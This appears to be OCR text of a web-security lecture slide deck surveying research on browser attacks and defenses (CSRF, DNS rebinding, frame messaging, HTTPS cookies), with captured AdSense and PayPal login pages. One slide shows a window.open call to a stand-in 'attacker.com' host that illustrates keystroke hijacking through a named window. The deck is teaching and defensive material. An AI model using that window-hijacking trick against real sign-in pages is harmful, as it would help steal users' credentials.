
Collin Jackson and Helen J. Wang. Subspace: Secure Cross-Domain Communication for Web Mashups (WWW 2007)

Adam Barth, Collin Jackson, and John C. Mitchell. Robust Defenses for Cross-Site Request Forgery (CCS 2008)

Collin Jackson, Andrew Bortz, Dan Boneh, and John C. Mitchell. Protecting Browser State from Web Privacy Attacks (WWW 2006)

Collin Jackson, Adam Barth, Andrew Bortz, Weidong Shao, and Dan Boneh. Protecting Browsers from DNS Rebinding Attacks (CCS 2007)

Web Attacker vs. Keystrokes



Welcome to AdSense - Windows Internet Explorer

https://www.google.com/adsense/login/en_US/

Welcome to AdSense

Earn money from relevant ads on your website

Google AdSense matches ads to your site's content, and you earn money whenever your visitors click on them.

Roses, Daisies, and more
Local florists. Same day delivery
Freshest flowers from $10.99
www.seedsandsaplings.com

Existing AdSense users:

Sign in to Google AdSense with your Google A


Email:


```
window.open("https://attacker.com/", "awglogin");
```

Adoption:


Web Attacker vs. Messages

- Could hijack frames and read their secret messages
- Proposed a revised protocol
- Adoption:





Web Attacker vs. Sessions


Add a Bank Account in the United States - PayPal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Paypal Inc. (US)
https://www.paypal.com/us/cgi-bin/webscr?dispatch=5885d80a13
Google
FAQ - Sura-Sura Kanji Quizzer
Add a Bank Account in the United...
Log Out | Help | Security Center
Search
PayPal
My Account
Send Money
Request Money
Merchant Services
Auction Tools
Products & Services
Secure Transaction

Add a Bank Account in the United States

PayPal protects the privacy of the your financial information regardless of your payment source. This bank account will become the default funding source for most of your PayPal payments, however you may change this funding source when you make a payment. Review our education page to learn more about PayPal policies and your payment-source rights and remedies.

The safety and security of your bank account information is protected by PayPal. We protect against unauthorized withdrawals from your bank account to your PayPal account. Plus, we will notify you by email whenever you deposit or withdraw funds from this bank account using PayPal.

Country: United States

*Bank Name:

Account Type: ● Checking ○ Savings

*Routing Number: (9 digits)


Is usually located between the ⑆ symbols on your check.

*Account Number: (3-17 digits)

Typically comes before the ⑈ symbol. Its exact location and number of digits varies from bank to bank.

*Re-enter Account Number:

Understanding Referer Privacy



Stronger Threat Models

- Network attacker

Collin Jackson and Adam Barth. ForceHTTPS Cookies: A Defense Against Eavesdropping and Pharming (WWW 2008)


Collin Jackson and Adam Barth.
Beware of Finer-Grained Origins (W2SP 2008)

- Malware containment

Collin Jackson, Dan Boneh, and John C. Mitchell. Transaction Generators: Rootkits for the Web (HotSec 2007)

Adam Barth, Collin Jackson, Charles Reis, and the Google Chrome Team. The Security Architecture of the Chromium Browser (Tech Report)

The Web in 2019



- Cheaper introductions
- Less confusing authentication
- Different problems, same Web Attacker

http://www.collinjackson.com/